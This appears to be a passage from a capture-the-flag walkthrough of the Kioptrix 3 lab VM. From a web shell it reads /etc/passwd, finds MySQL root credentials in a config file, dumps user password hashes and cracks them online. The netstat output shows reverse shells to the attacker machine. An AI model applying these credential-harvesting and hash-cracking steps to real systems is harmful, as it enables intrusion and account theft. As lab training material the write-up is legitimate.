
```
cat /etc/passwd | grep -v 'false\|nologin'
```



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
loneferret:x:1000:100:loneferret,,,:/home/loneferret:/bin/bash
dreg:x:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg:/bin/rbash
```


I also wanted to see what was on the network

```
netstat -antup
netstat -tnlp
```



```
www-data@Kioptrix3:/home/www$ netstat -antup
netstat -antup
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.202.131:59227   192.168.202.128:4444    CLOSE_WAIT  4314/sh
tcp        0      0 192.168.202.131:35117   192.168.202.128:4444    ESTABLISHED 4367/sh
tcp        0      0 192.168.202.131:55275   192.168.202.128:4443    ESTABLISHED 4388/nc
tcp        0      0 192.168.202.131:40068   192.168.202.128:4444    CLOSE_WAIT  4358/sh
tcp        0      0 192.168.202.131:60766   192.168.202.128:4444    ESTABLISHED 4411/sh
tcp        2      0 192.168.202.131:60764   192.168.202.128:4444    CLOSE_WAIT  4383/sh
tcp6       0      0 :::80                   :::*                    LISTEN      4313/sh
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       1      0 192.168.202.131:80      192.168.202.128:40592   CLOSE_WAIT  4313/sh
tcp6       1      0 192.168.202.131:80      192.168.202.128:52566   CLOSE_WAIT  4366/sh
tcp6       0      0 192.168.202.131:80      192.168.202.128:45800   ESTABLISHED 4410/sh
tcp6       1      0 192.168.202.131:80      192.168.202.128:50756   CLOSE_WAIT  4357/sh
tcp6       1      0 192.168.202.131:80      192.168.202.128:48956   CLOSE_WAIT  4382/sh
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
www-data@Kioptrix3:/home/www$ netstat -tnlp
netstat -tnlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      4313/sh
tcp6       0      0 :::22                   :::*                    LISTEN      -
www-data@Kioptrix3:/home/www$
```

I can see there is a Mysql service running. We can try that in a moment. I want to keep looking around. We found that in the directory of another user called loneferret and there seems to be a hint to a binary they can use.




```
www-data@Kioptrix3:/home/loneferret$ cat CompanyPolicy.README
cat CompanyPolicy.README
Hello new employee,
It is company policy here to use our newly installed software for editing, creating and viewing files.
Please use the command 'sudo ht'.
Failure to do so will result in you immediate termination.

DG
CEO
www-data@Kioptrix3:/home/loneferret$ ls -la
ls -la
total 64
drwxr-xr-x 3 loneferret loneferret  4096 Apr 17  2011 .
drwxr-xr-x 5 root       root        4096 Apr 16  2011 ..
-rw-r--r-- 1 loneferret users         13 Apr 18  2011 .bash_history
-rw-r--r-- 1 loneferret loneferret   220 Apr 11  2011 .bash_logout
-rw-r--r-- 1 loneferret loneferret  2940 Apr 11  2011 .bashrc
-rw------- 1 root       root          15 Apr 15  2011 .nano_history
-rw-r--r-- 1 loneferret loneferret   586 Apr 11  2011 .profile
drwx------ 2 loneferret loneferret  4096 Apr 14  2011 .ssh
-rw-r--r-- 1 loneferret loneferret     0 Apr 11  2011 .sudo_as_admin_successful
-rw-r--r-- 1 root       root         224 Apr 16  2011 CompanyPolicy.README
-rwxrwxr-x 1 root       root       26275 Jan 12  2011 checksec.sh
www-data@Kioptrix3:/home/loneferret$
```

In order to do this we need to priv up so we can come back and try this out. After some time we found a file that has CC to the Mysql service we saw.

Location:

/home/www/kioptrix3.com/gallery/gconfig.php




```
    $GLOBALS["gallarific_path"] = "http://kioptrix3.com/gallery";

    $GLOBALS["gallarific_mysql_server"] = "localhost";
    $GLOBALS["gallarific_mysql_database"] = "gallery";
    $GLOBALS["gallarific_mysql_username"] = "root";
    $GLOBALS["gallarific_mysql_password"] = "fuckeyou";
```

```
$GLOBALS["gallarific_mysql_server"] = "localhost";
$GLOBALS["gallarific_mysql_database"] = "gallery";
$GLOBALS["gallarific_mysql_username"] = "root";
$GLOBALS["gallarific_mysql_password"] = "fuckeyou";
```

Here we log in to #mysql an start to poke around


```
mysql -h localhost -u root -p gallery
Enter password: fuckeyou
```



```
www-data@Kioptrix3:/tmp$ mysql -h localhost -u root -p gallery
mysql -h localhost -u root -p gallery
Enter password: fuckeyou

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 13
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

So far we found CC to the user we need.

```
mysql -h localhost -u root -p gallery
Enter password: fuckeyou
show databases;
use gallery
SELECT * FROM dev_accounts;
```




```
+----+-------------+----------------------------------+
| id | username    | password                         |
+----+-------------+----------------------------------+
|  1 | dreg        | 0d3eccfb887aabd50f243b3f155c0f85 |
|  2 | loneferret  | 5badcaf789d3d1d09794d8f021f40f0e |
+----+-------------+----------------------------------+
2 rows in set (0.00 sec)
```

```
0d3eccfb887aabd50f243b3f155c0f85
5badcaf789d3d1d09794d8f021f40f0e
```

We took both Hashes to https://crackstation.net/ and was able to recover both hashes

Dreg


crackstation.net
n -... Hack The Box :: Das... TryHackMe | Cyber... PracticalPentestLab... picoCTF - Login Decay Tactics - Enterprise |... pivot holo HavocFramework/H... API key CTF Timeline N
ckStation
Password Hashing Security
Defuse Security
I'm not a robot
reCAPTCHA
Privacy - Terms
Crack Hashes

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
0d3eccfb887aabd50f243b3f155c0f85
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0d3eccfb887aabd50f243b3f155c0f85	md5	Mast3r

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

```
0d3eccfb887aabd50f243b3f155c0f85 = Mast3r
```

loneferret



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5badcaf789d3d1d09794d8f021f40f0e
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5badcaf789d3d1d09794d8f021f40f0e	md5	starwars


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

```
5badcaf789d3d1d09794d8f021f40f0e = starwars
```

PE technique (#LPE-00)

